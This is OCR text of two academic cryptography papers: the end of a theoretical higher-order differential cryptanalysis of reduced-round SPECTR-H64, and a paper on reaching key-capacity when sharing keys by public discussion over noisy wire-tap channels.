	A_2	K_2	K_6	K_7	K_3	K_2	K_8	K_5	K_3	K_1	K_8	K_7	K_4	
	A_3	K_6	K_1	K_2	K_5	K_7	K_3	K_4	K_8	K_6	K_1	K_2	K_5	
	A_4	K_7	K_4	K_3	K_8	K_6	K_1	K_2	K_5	K_7	K_4	K_3	K_8	
	A_5	K_3	K_5	K_6	K_2	K_4	K_7	K_6	K_1	K_4	K_5	K_8	K_1	
	A_6	K_4	K_7	K_8	K_1	K_3	K_5	K_8	K_2	K_3	K_7	K_6	K_2	

output of CP-box, respectively. Then we know that $x_1 \oplus \cdots \oplus x_{32} = y_1 \oplus \cdots \oplus y_{32}$ with probability 1. We denote $a_1 \oplus \cdots \oplus a_{32}$ by $A[all]$ for convenience where $A = (a_1, ..., a_{32})$ is any 32-bit value. To begin with, let L^i and R^i be the left and right inputs of ith-round and G^i be the output of G in the ith-round.

We will explain the linear equations which always hold for full round SPECTR-H64. Given plaintext $P = (P_L, P_R)$, we obtain the following equation since $IT(P) = (L^1, R^1)$, i.e. L^1 and R^1 are the arrangement of P_L and P_R xored with $0x55555555$, respectively.

$$P_L[all] = L^1[all], \quad P_R[all] = R^1[all]$$

Let $C = (C_L, C_R)$ be the ciphertext corresponding to the plaintext $P = (P_L, P_R)$. Since FT is the inverse of the procedure of IT, we also obtain

$$C_L[all] = R^{13}[all], \quad C_R[all] = L^{13}[all].$$

In encryption procedures, we can know the following linear property of SPECTR-H64 with probability 1 in each round (Fig. 5).

$$L^{i+1}[all] = R^i[all] \oplus A_4^i[all] \oplus G^i[all]$$

If the above equation is xored only for every odd round, then we can find the following linear equation with probability 1.

$$\begin{aligned} C_L[all] \oplus P_R[all] \oplus G^1[all] \oplus G^3[all] \oplus G^5[all] \oplus G^7[all] \oplus G^9[all] \oplus G^{11}[all] \\ = \ K_6[all] \oplus K_2[all] \end{aligned}$$

Similarly, for even round, we can also find the following linear equation with probability 1.

$$\begin{aligned} C_R[all] \oplus P_L[all] \oplus G^2[all] \oplus G^4[all] \oplus G^6[all] \oplus G^8[all] \oplus G^{10}[all] \oplus G^{12}[all] \\ = \ K_1[all] \oplus K_5[all], \end{aligned}$$

4 Higher Order Differential Property

We introduce some notion of degree of a Boolean function and the higher order differential attack [4] is based on the Proposition 2 shown by Lai [6]. We also describe the differential property of CP-box and construct the fourth-order differential structure using the property of function G, with a view to apply higher order differential attack of SPECTR-H64.




Fig. 5. Linear property of SPECTR-H64

4.1 Degree of Boolean Functions

Let $X = (x_1, \cdots, x_n)$ denote the plaintext, then the degree of a Boolean function f, $deg(f)$, is defined as the degree of the highest degree of the algebraic normal form:

$$f(x_1, \cdots, x_n) = a_0 \oplus \bigoplus_{1 \le i \le n} a_i x_i \oplus \bigoplus_{1 \le i \le j \le n} a_{i,j} x_i x_j \oplus \cdots \oplus a_{1,2,\ldots,n} x_1 x_2 \cdots x_n,$$

where $a_i \in GF(2)$. Then, the degree of a vectorial Boolean function $F(x_1, \cdots, x_n) = (f_1, \cdots, f_n)$ defined as

$$deg(F) \triangleq max\ deg(f_i).$$

4.2 Higher Order Differential Attack

Let L_r denote an r-dimensional subspace of $GF(2)^n$.

Proposition 1. *[6] Let f be a Boolean function. Then for any* $w \in GF(2)^n$, $\bigoplus_{x \in L_{r+1}} f(x \oplus w) = 0$ *if and only if* $deg(f) \le r$.

The proposition 1 is valid for any vectorial Boolean function F. That is, $deg(F) \le r \Leftrightarrow \bigoplus_{x \in L_{r+1}} F(x \oplus w) = 0$ for any $w \in GF(2)^n$. We call L_{r+1} $(r+1)$-th order differential structure.

Because of $deg(G) = 3$, we consider the fourth order differential structure

$$\bigoplus_{x \in L_4} G(x \oplus w) = 0, \quad for\ any\ w \in\ GF(2)^{32}.$$

We convert the above equation into

$$\bigoplus_{x \in w \oplus L_4} G(x) = 0, \quad for\ any\ w \in\ GF(2)^{32}.$$

We denote $\theta(w) \equiv w \oplus L_4$. This notation will be useful in the next section.

Differential property of CP-box is explained in the proposition 2 which is also useful in the next section.

Proposition 2. *(P_1, P_2) and (P_3, P_4) be input pairs of any CP-box, whose difference are same, i.e, $P_1 \oplus P_2 = P_3 \oplus P_4$. Let the control vector V of CP-box be fixed. Then (P'_1, P'_2) and (P'_3, P'_4), output difference pairs of CP-box, are also same, i.e, $P'_1 \oplus P'_2 = P'_3 \oplus P'_4$.*

Proof. If the control vector V is fixed, then CP-box becomes a linear operation for xor. Therefore $P'_1 \oplus P'_2 = CP(P_1) \oplus CP(P_2) = CP(P_1 \oplus P_2) = CP(P_3 \oplus P_4) = CP(P_3) \oplus CP(P_4) = P'_3 \oplus P'_4$.

We describe the proposition 2 as Fig. 6




Fig. 6. Proposition 2

5 Attack on 6 Round SPECTR-H64

In this section, we explain the attack on 6 round SPECTR-H64 regardless of IT and FT. The linear equations in section 3, are not available for conventional linear cryptanalysis on block ciphers because the terms of G contain subkey bits. Thus, we exploit the higher order differential property of G which is mentioned in section 4, in order to vanish the terms of G in the linear equations.

The linear equation which is used for attack on 6 round SPECTR-H64 is as follows.

$$C_L[all] \oplus R^1[all] \oplus G^1[all] \oplus G^3[all] \oplus G^5[all] = K_7[all] \oplus K_3[all] \oplus K_6[all] \quad (1)$$

We extend the notion $\theta(x) \equiv x \oplus L_4$ as follows.

$$\varphi(x, y) = \{(z, y) | z \in \theta(x)\}.$$

Then, we can represent the plaintext structure for $X \in GF(2)^{32}$, which is used for our attack.

$$S(x) = \bigcup_{y \in GF(2)^{32}} \varphi(x, y).$$

Indeed, the structure $S(x)$ contains 2^{32} fourth order differential structure of G. Randomly numbering elements of the structure $S(x)$, we rewrite it as follows.

$$S(x) = \{P_1, P_2, \cdots, P_{2^{36}}\}.$$

We acquire 2^{36} ciphertexts corresponding to all plaintexts in the structure, obviously every plaintext and ciphertext pair satisfies (1) with probability 1. So, we can have 2^{36} computations of the linear equation. Xor sum of 2^{36} computations can be written as follows.

$\bigoplus_{i=1}^{2^{36}} C_{L,i}[all] \oplus \bigoplus_{i=1}^{2^{36}} R_i^1[all] \oplus \bigoplus_{i=1}^{2^{36}} G_i^1[all] \oplus \bigoplus_{i=1}^{2^{36}} G_i^3[all] \oplus \bigoplus_{i=1}^{2^{36}} G_i^5[all] = 0$,
where R_i^1 is the right half of th i-th plaintext P_i, $C_{L,i}$ is the left half of the i-th ciphertext and G_i^j is the output of G in j-th round corresponding to the P_i.

The reason that the right side of this equation is zero is that $K_3[all] \oplus K_6[all] \oplus K_7[all]$ is constant. Now, we show that three terms $\bigoplus_{i=1}^{2^{36}} R_i^1[all]$, $\bigoplus_{i=1}^{2^{36}} G_i^1[all]$ and $\bigoplus_{i=1}^{2^{36}} G_i^3[all]$ go to zero.

Firstly, $\bigoplus_{i=1}^{2^{36}} R_i^1[all] = 0$ because that R_i^1 occurs exactly 2^4 times for each i in the sum. Secondly, $\bigoplus_{i=1}^{2^{36}} G_i^1[all] = 0$ because G_i^1's form 2^{32} same the fourth differential structure for G from plaintext structure $S(x)$.
In other words, $\bigoplus_{i=1}^{2^{36}} G_i^1[all] = \left(\bigoplus_{i=1}^{2^{36}} G_i^1\right)[all] = \left(\bigoplus_{(a,b)\in S(x)} G^1(a)\right)[all] = \left(\bigoplus_{b\in GF(2)^{32}} \bigoplus_{a\in\theta(x)} G^1(a)\right)[all]$. Since $\theta(x)$ is the fourth order differential structure of G for x, $\bigoplus_{a\in\theta(x)} G^1(a)$ is zero, and thus $\bigoplus_{i=1}^{2^{36}} G_i^1[all]$ is zero, too. Finally, we show that $\bigoplus_{i=1}^{2^{36}} G_i^3[all] = 0$. For each $a \in \theta(x)$, procedure *Crypt* is a permutation on $GF(2)^{32}$ in the first round. In the second round, we can correspond each L_i^2 to the fourth order differential structure of G, $\theta(x)$. We can consider $L_4 = x \oplus \theta(x)$ as $Span(\alpha, \beta, \gamma, \delta)$ where α, β, γ and $\delta \in GF(2)^{32}$ are linearly independent. For fixed L_i^2, $P_{32/80}$ and $P_{32/80}^{-1}$ transform $Span(\alpha, \beta, \gamma, \delta)$ to $Span(\alpha', \beta', \gamma', \delta')$ and $Span(\alpha'', \beta'', \gamma'', \delta'')$ respectively by proposition 2, although $\{\alpha', \beta', \gamma', \delta'\}$ and $\{\alpha'', \beta'', \gamma'', \delta''\}$ may not be linearly independent. The other operations don't affect the structure of differences of $Span(\alpha, \beta, \gamma, \delta)$, $Span(\alpha', \beta', \gamma', \delta')$, or $Span(\alpha'', \beta'', \gamma'', \delta'')$. For $y = L_i^2$, let $\theta_y(x)$ be the set transformed from $\theta(x)$ by y and *Crypt*. So, we can rewrite $\bigoplus_{i=1}^{2^{36}} G_i^3[all]$ as follows:

$$\bigoplus_{i=1}^{2^{36}} G_i^3[all] = \left(\bigoplus_{i=1}^{2^{36}} G(L_i^3)\right)[all] = \bigoplus_{y\in GF(2)^{32}} \left(\bigoplus_{a\in\theta_y(x)} G(a)\right)[all].$$

Therefore $\bigoplus_{i=1}^{2^{36}} G_i^3[all]$ is zero, since $\bigoplus_{a\in\theta_y(x)} G(a)$ is zero. As a result, we can have the following equation with probability 1.

$$\bigoplus_{i=1}^{2^{36}} C_{L,i}[all] \oplus \bigoplus_{i=1}^{2^{36}} G_i^5[all] = 0 \tag{2}$$

Now, we can attack on 6 round SPECTR-H64 using this equation. In this equation, we can compute the term $\bigoplus_{i=1}^{2^{36}} C_{L,i}[all]$ from 2^{36} left halves of ciphertexts. But we should know the subkey of G of the 5-th round in order to

compute the value of $\bigoplus_{i=1}^{2^{36}} G_i^5[all]$, so we will guess K_7 and K_6, the subkey of G of the 5-th round in order to compute it. However, according to the key schedule of SPECTR-H64, we can observe the fact that K_7 and K_6 are also used in 6-th round(As you see, Table 1). Thus, we guess a 192-bit subkey of 6-th round and get 1-round decryptions of 2^{36} right halves of ciphertexts, $C_{R,i}$, up to the position of G in the 5-th round. Then we can compute the value of $\bigoplus_{i=1}^{2^{36}} G_i^5[all]$ from guessing the 6-th round subkey $K'(K_6, K_8, K_3, K_1, K_7$ and $K_5)$.

If the value of $\bigoplus_{i=1}^{2^{36}} G_i^5[all]$ satisfies the equation (2) for each 192-bit K', then we accept K' as a candidate of right 192-bit subkey, otherwise we discard it. This method reduces the key-space to half. Thus, if we try again the above procedure with another structure $S(x)$, then the key-space is reduced to half, too. We repeat this method until the key-space is sufficiently small for other $S(x)$'s (i.e, we need about 2^8 structures of $S(x)$, in order to reduce the key space to 1).

Therefore, $2^{36} \times 2^8 (\approx 2^{44})$ chosen plaintexts and $(1.5 \times 2^{36})(2^{192} + 2^{191} + \cdots + 2^1)(\approx 2^{229.6})$ steps enable us to find the right 6-th round subkey(The value 1.5 means that the decryption procedures up to the 5-th round and operations of function G in the 5-th round).

6 Conclusion

This paper shows some cryptographic weaknesses of SPECTR-H64 which arise from properties of CP-box and function G. The linear equation which is derived from the property of CP-box, always satisfies full 12 round SPECTR-H64. But this linear equation is not available for conventional linear cryptanalysis on block cipher because the terms of G contain subkey bits. However we can construct the characterstic which enables us to attack on 6 round SPECTR-H64, using the linear equation and the fact that function G has a low algebraic degree which is vulnerable to higher order differential attack. In order to attack on 6 round SPECTR-H64, we need about 2^{44} chosen plaintexts and $2^{229.6}$ steps which is lower than the exhaustive search 2^{256}.

References

1. Goots, N.D., Moldovyan, A.A., and Moldovyan, N.A.: *Fast Encryption Algorithm SPECTR-H64*. In: V.I. Gorodetski, V.A. Skormin, L.J. Popyack(Eds.), Information Assurance in Computer Networks:Methods,Models,and Architectures for Network Security. Lecture Notes in Computer Science, Vol. 2052, Springer-Verlag (2001) 275–286
2. Changhoon Lee, Deukjo Hong, Sungjae Lee, Sangjin Lee, Hyungjin Yang, Jongin Lim: *A Chosen Plaintext Linear Attack on Block Cipher CIKS-1*. Volume 2513, pp 456-468 Lecture Notes in Computer Science
3. Mitsuru Matsui: *Linear Cryptanalysis Method for DES Cipher*. Volume 0765, pp 0386 Lecture Notes in Computer Science

4. Lars Knudsen: *Truncated and Higher Order Differentials*. proceedings of Fast Software Encryption 2, LNCS 1008, Springer-Verlag (1995) 196–211
5. Moldovyan, A.A., Moldovyan, N.A.: *A method of the cryptographical transformation of binary data blocks*. Russian patent number 2141729 Bull. no. 32, (1999)
6. Lai, X.: *Higher order derivatives and differential cryptanalysis*. In *Proc. "Symposium on Communication, Coding and Cryptography", in honor of James L.Massy on the occasion of his 60'th birthday, Feb. 10 13, 1994, Monte-Verita, Ascona, Switzerland, 1994*. To appear.

Achieveability of the Key-Capacity in a Scenario of Key Sharing by Public Discussion and in the Presence of Passive Eavesdropper

Valery Korzhik[1], Viktor Yakovlev[2], and Alexander Sinuk[2]

[1] Specialized Center of Programm Systems "SPECTR"
Kantemirovsaya str., 10, St. Petersburg, 197342, Russia, ph/fax 7-812-2453743
vkorzhik@cobra.ru
[2] State University of Telecommunications St. Petersburg, Russia
viyak@robotek.ru

Abstract. We consider a scenario of key sharing between a pair of legal users in the presence of passive eavesdropper. In this setting it is assumed the existence of a noisy channel between legal parties and also the existence of a noisy wire-tap channel (which is not necessary inferior to the main channel). In addition to noisy channel there is a noiseless public channel connecting legal parties. This means that eavesdropper can receive without errors all messages transmitted through this noiseless channel. Because eavesdropper is passive (by our assumption) this illegal party is unable to change any message transmitting by legal parties both over noisy and noiseless channel. The final goal of legal parties is to arrange such date exchange protocol using both noisy and noiseless channels that provides them with bit strings K_A and K_B of the same length l possessing the following properties: the probability P_e of their discrepancy is close to zero; the amount of information I_0 about these strings leaking to eavesdropper is close to zero. Legal parties have nothing secret date shared in advance except the knowledge of protocol and channel parameters that are known also for eavesdropper. The key-rate R_k is the ratio of the string length l to the length of the string transmitted between legal users through noisy channel. Key-capacity C_k is the maximum possible key-rate when P_e and I_0 approach both to zero. For some particular cases of noisy channels key-capacity has been found by U. Maurer. But it was open problem how to reach this capacity with limited computing power. The authors presented at previous MMM-ACNS'2001 workshop the constructive methods of key sharing for the same model. But for some channel parameters the key rates differed key-capacity in the several orders! In the current paper we use another protocol of key sharing and demonstrate how near to key-capacity can be provided the key-rate depending on complexity of key-sharing protocol.

Keywords: Wire-tap channel, public discussion, key capacity, Renyi entropy, privacy amplification.

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 308–315, 2003.

1 Introduction

Let us consider a particular case when the main channel between legal parties is binary symmetric channel without memory (BSC) with the error probability p_m and the wire-tap channel to eavesdropper is BSC too with the error probability p_w. Following to common tradition of cryptographic publications we will call two legal parties by Alice and Bob, while eavesdropper by Eve.

One of legal parties (say Alice) transmits to another legal party (say Bob) some bit string of the length k through the main BSCm whereas eavesdropper Eve receives this string over the wire-tap channel BSCw. Thereafter both Alice and Bob exchange messages with one to another through noiseless and public channel. Following to some protocol agreed in advance Alice and Bob form the final bit strings K_A and K_B, respectively, of the same length l. If we denote by *U* the total Eve's knowledge including the information received by her on BSCw, noiseless channels of public discussion between Alice and Bob, and the full knowledge of protocol and key computing algorithm, Eve receives some Shannon information $I(K_A, K_B; U)$ about the final key. Then the key-rate R_k of any key sharing protocol is l/k and key-capacity C_k can be defined as the maximum possible key-rate taken over all possible protocols for every $P_e = P(K_A \neq K_B) > 0$, $I_o > 0$ and sufficiently large k, given p_m and p_w.

It has been proved in [1] that

$$C_k = h(p) - h(p_m), \tag{1}$$

where $p = p_m + p_w - 2p_m p_w$, $h(p) = -p\log p - (1-p)\log(1-p)$ - the entropy function.

It is worth to noting that $C_k > 0$ even in the case $p_m > p_w$, that is, when the main channel is a *inferior* to the wire-tap channel. (So if we take p_m=*0.1* and p_w=*0.01*, the C_k by (1) is about 0.0249).

In a particular case when the main channel is a superior to the wire-tap channel ($p_m < p_w$) it is possible to proceed without a public discussion to achieve the key-capacity

$$C'_k = h(p_w) - h(p_m). \tag{2}$$

But if we proceed using public discussion in the case $p_m < p_w$ we get larger key-capacity than (2), namely given by (1). On the other hand in the case $p_m > p_w$ public discussion is necessary because (2) does not longer work ($C'_k < 0$).

There is a similarity between the problem to be near to ordinary *Shannon channel capacity* using constructive error correction codes and the problem to be near *key-capacity* using the best key-sharing protocol.

It is well known that contemporary error correcting codes (such for instance as concatenated and turbo codes) allow to occur code rate very close to channel capacity for acceptable complexity of encoding/decoding procedures [3]. But it is still open problem regarding key-capacity. The authors of the current paper presented in [4] protocol that allows to reach some key-rates. But it gives a good solution only if $p_m << p_w$, whereas for opposite situation (for instance p_m =*0.1* and p_w =*0.01*), we obtained about 10^6 times less key-rate than key-capacity!

In order for improve these results we exploit two important facts, which have been proved recently in [5]. The first fact is so called *Enhaced Privacy Amplification Theorem (EPAT)*. It says that if $\mathbf{x}$ is truly random binary string of the length k, $\mathbf{z} = \mathbf{xA}$ where $\mathbf{A}$ is (0,1) truly random $k \times (l + k)$ matrix, $k > l + r$, $\tilde{\mathbf{z}} = \mathbf{zH}_1$, where $\mathbf{H}_1$ is (0,1), $(l + r) \times l$ matrix containing exactly one 1 in each column and at most one 1 in each row, $\mathbf{y} = \mathbf{zH_2}$, where $\mathbf{H}_2$ is some (0,1), $(l + r) \times r$ matrix, then there exists such the matrix $\mathbf{H}_1$, that the expected Shannon information I_0 about the string $\tilde{\mathbf{z}}$ if some binary string $\mathbf{x}''$ is known and also the string $\mathbf{y}$, matrices $\mathbf{A}$, $\mathbf{H}_1$ and $\mathbf{H}_2$ are known, satisfies the inequality

$$I_0 \le \frac{2^{-(k-t_c-l-r)}}{\beta \ln 2}, \tag{3}$$

where t_c is the *Renyi (or collision)* information that is contained in $\mathbf{x}''$ regarding the string $\mathbf{x}$, β is a coefficient that approaches to 0.42 for any fixed r ,as k, l and $k - l$ increase.

The second fact relates to error correcting capability of linear binary $(k + r, k)$-codes, when k information bits are transmitted over some BSC with the error probability p_m and r check bits are transmitted over noiseless channel. For this channel model it is easy to prove (using time sharing channel concept) that a decreasing to zero the probability of errors P_e after optimum decoding as $k \to \infty$ can be provided if and only if the following asymptotic condition is true

$$r = kh(p_m), \tag{4}$$

where $h(\cdot)$ is the entropy function given in (1). But we are interested in non- asymptotic case for the model with a noiseless transmission of check bits that just has been proved in [5]

$$P_e \le 2^{-kE(R)}, \tag{5}$$

where $E(R) = \min\limits_{\rho \in (0,1)} \left[E_0(\rho) - \rho(2R - 1)/R \right]$,

$$E_0(\rho) = \rho - (1+\rho)\log(p_m^{1/(1+\rho)} + (1-p_m)^{1/(1+\rho)}),\ \ R = \frac{k}{k+r}.$$

In the next Section 2 we apply these results in order to show how can be achieved the key-capacity in asymptotic case for the special key-sharing protocol and how can we approach to this key-capacity in non-asymptotic case depending on the string length k and channel parameters p_m, p_w. In Section 3 we discuss these results in the framework of implementation complexity and present some open problems.

2 The Proof of the Lower Bound for the Key-Rate

Let us consider the following *key-sharing algorithm (KSA):*

1. Bob generates truly random binary string $\boldsymbol{\gamma}$ of the length k and sends it to Alice through BSCm.
2. Alice generates truly random binary string $\mathbf{x}$, computes $\boldsymbol{\gamma}' \oplus \mathbf{x}$, where $\boldsymbol{\gamma}'$ is a noisy version $\boldsymbol{\gamma}$ received by Alice in the step 1 of *KSA*, $\oplus$ – is modulo 2 addition and sends it to Bob, through noiseless public channel.
3. Bob computers $\mathbf{x}' = \boldsymbol{\gamma}' \oplus \mathbf{x} \oplus \boldsymbol{\gamma}$.
4. Alice sends to Bob the check string $\mathbf{y}$ to the string $\mathbf{x}$ $\mathbf{y} = \mathbf{z}\mathbf{H}_2 = \mathbf{x}\mathbf{A}\mathbf{H}_2 = \mathbf{x}\mathbf{P}$, where $\mathbf{P}$ is the matrix of the *reduced echelon form* representing of the *generator matrix* of some linear $(k, k+r)$ code. This code (properly the matrix $\mathbf{P}$) can be chosen by legal parties to be good (with point of view error correcting capability and the existence for it a constructive algorithm of error correction).
5. Bob corrects errors in the noisy version $\mathbf{x}'$ of the Alice's string $\mathbf{x}$. Denote by $\tilde{\mathbf{x}}'$ this string after correction of errors.
6. Both Alice and Bob compute the key strings K_A, K_B applying a multiplication by matrix $\mathbf{H}_1\mathbf{A}$ to the strings $\mathbf{x}$ and $\tilde{\mathbf{x}}'$, respectively.

Let us prove the following asymptotic statement

Theorem 1. *The KSA presented above allows to achieve asymtotically (as $k \to \infty$) the key-capacity given by (1) if the legal channel is BSCm and the wire-tap channel is BSCw for any $0 \le p_m < 1/2$, $0 < p_w \le 1/2$.*

Proof. By definition of the key-capacity it is such maximum possible key-rate $R_k = l/k$ that I_0, $P_e \to 0$ as $k \to \infty$. We can see from *KSA* that after a performance of its steps 1-3 there exists a virtual BSC between Alice and Bob with the same error probability p_m as in the original legal BSCm. Hence we can use (4) in order to provide the condition $P_e \to 0$ as $k \to \infty$. Since Eve receives the sequence $\boldsymbol{\gamma}$ sent by Bob to Alice in the step 1 of KSA through BSCw and $\boldsymbol{\gamma}' \oplus \mathbf{x}$ sent by

Alice to Bob in the step 2 of KSA through noiseless public channel she has eventually a pair of strings $\mathbf{z}' = \boldsymbol{\gamma} \oplus \mathbf{e}_{BE}$, $\mathbf{z}'' = \boldsymbol{\gamma} \oplus \mathbf{e}_{AB} \oplus \mathbf{x}$, where $\mathbf{e}_{BE}$ and $\mathbf{e}_{AB}$ are the error patterns in the channel $B \rightarrow E$ and $A \rightarrow B$, respectively. It is easy to show that $\mathbf{x}'' = \mathbf{z}' \oplus \mathbf{z}''$ is sufficient statistic for Eve with respect to $\mathbf{x}$ and hence after a performance of 1-2 steps of *KSA* there exists a *virtual* BSC between Alice and Eve with the error probability $p = p_m(1-p_w) + p_w(1-p_m)$. Then we can find the Renyi information in asymptotic case as follows [6]

$$t_c = k\big(1 - h(p)\big). \tag{6}$$

We can see from (3) that $I_0 \rightarrow 0$ as $k \rightarrow \infty$, if and only if the exponent in (3) is negative, that results in the inequality

$$k - t_c - l - r > 0. \tag{7}$$

Substituting r by (4) and t_c by (6) into (7) we get

$$k - k(1 - h(p)) - l - kh(p_m) > 0. \tag{8}$$

After simple transforms of (8) and a division by k we results in the inequality

$$\frac{k}{l} < h(p) - h(p_m),$$

that coincides with (1) and hence completes the proof of Theorem 1. □

In order to get non-asymptotic results we have to substitute in (3) non-asymptotic bounds for t_c and r. As for r we use (5) after a transform that is necessary to express r as the function of k, p_m and P_e. Non-asymptotic probabilistic inequality for the Renyi information has been obtained in [6]

$$\Pr(t_c \le (k - kh(p-\delta) + \log\sqrt{2k})) \le \sum_{i=0}^{(p-\delta)k} \binom{k}{i} p^i (1-p)^{k-i}, \tag{9}$$

where $\delta > 0$.

We note that this probability can be refered as probability of the risk (P_R) that the inequality (3) is violated. Actually, in order to correctly estimate the exponent in (3) we need to use so called *smooth entropy*, while the *Renyi entropy* is the lower bound of smooth entropy only [7]. Moreover there is a family of the Renyi entropy of order α of any random variable X with alphabet $\aleph$

$$H_\alpha(X) = \frac{1}{1-\alpha} \log \sum_{x \in \aleph} P_{\mathrm{X}}(x)^\alpha. \tag{10}$$

The ordinary Renyi entropy is a particular case of the Renyi entropy of the order $\alpha = 2$. It has been shown in [7] for some very pecular probability distribution $P_{\mathrm{X}}(x)$ that the Renyi entropy of order $\alpha < 2$ can be much better lower bound for smooth entropy than $H_2(X)$. But unfortunately, as it was communicated in [8] this

is not the case for binomial distribution that we have in BSC. Thus we need to use (9) substituting it into (7).

The results of the calculations for the achievable values of the key-rate R_k as functions of the string length k for different error probabilities in the legal channel (p_m) and in the illegal channel (p_w), for the probability of risk $P_R \le 5 \cdot 10^{-5}$ and $I_0 \le 10^{-30}$ are presented in Fig. 1. The key-capacities are shown there by dotted lines.

3 Discussion of the Results and Some Open Problems

We presented the paper towards an achievability of the key-capacity in a scenario of public discussion by showing a technique of real key-rate calculation depending on the states of legal and illegal channel and the length of the string transmitted through noisy channel.

To produce the final key-strings we gave *KSA* that constitutes of the following generic procedures:

- random bit string generation;
- hashing the bit string to shorter bit string;
- check bit string generation corresponding to a "good" error correcting code;
- error correcting based on chosen code.

The most complex operations from the list above are hashing and error correcting procedures. With the preceding notation a complexity of hashing is equivalent to a complexity of multiplication the row vector of the length k by the matrix $k \times (l+r)$. It requires about $k(l+r)$ operations. As for a complexity of error correcting procedure it depends on the type of code and error correcting algorithm but roughly speaking we can let Bkt^2 as an estimate of the number of elementary operations where t is the number of correcting errors and B is some factor that does not depend on the parameters k and t. We can see eventually that error correcting is the most time (or space) consuming procedure in *KSA*. Fig. 1 shows (this is typically in general) that for each channel state (p_m, p_w) there exists some string length k_0 that provides the key-rate close enough to the key-capacity. These values k_0 are presented in Table 1.

This table shows that if the channel states are either $p_m = 0.01$, $p_w = 0.1$ or $p_m = p_w = 0.1$ the string lengths are still acceptable with point of view *KSA* complexity. But for the channel state $p_m = p_w = 0.01$ and first of all for the channel state $p_m = 0.1$, $p_w = 0.01$ when illegal channel is superior to legal one the *KSA* is intractable with point of view its complexity. Then we need to pay off complexity to the key-rate. So if we select $k \approx 16000$, then we obtain $C_k / R_k = 307$ and this is significant degradation of *KSA* efficiency. This situation disagrees to the situation with error correcting procedure on ordinary BSC when the block length of error correcting codes can be chosen no more

than several thousands bits to achieve the code rate very close to channel capacity. We believe that this is a generic property of key sharing scenarios.

Our contribution is that we put key sharing scenarios towards to practice but it does not mean that there are no more open problems in this area.




Fig. 1. The key-rate R_k versus the string length k for $P_R = 5 \cdot 10^{-5}$, $I_0 \le 10^{-30}$ and for the error probability in the legal channel p_m and in the illegal channel p_w

Table 1. The minimum string lengths k_0 that provide the key-rates close to key-capacities for different channel states

Channel states	$p_m = 0.01$ $p_w = 0.1$	$p_m = 0.01$ $p_w = 0.01$	$p_m = 0.1$ $p_w = 0.01$	$p_m = 0.1$ $p_w = 0.1$
k_0	$1.2 \cdot 10^4$	$4.5 \cdot 10^5$	$2.3 \cdot 10^6$	$3.5 \cdot 10^4$
C_k / R_k	1.22	1.19	1.29	1.27

The main open problem is to design both constructive and effective error correction procedures for the specific channel model when check symbol are transmitted over noiseless channel but information symbols are transmitted over BSC. One of candidates to solve this problem is so called *dichotomic search procedure* when legal users compare the parities of blocks and subblocks until they are able to find the error bit and remove it. This algorithm is very simple but firstly it is not very effective and secondly it does not satisfy the conditions of *EPAT* and therefore it requires further investigations.

References

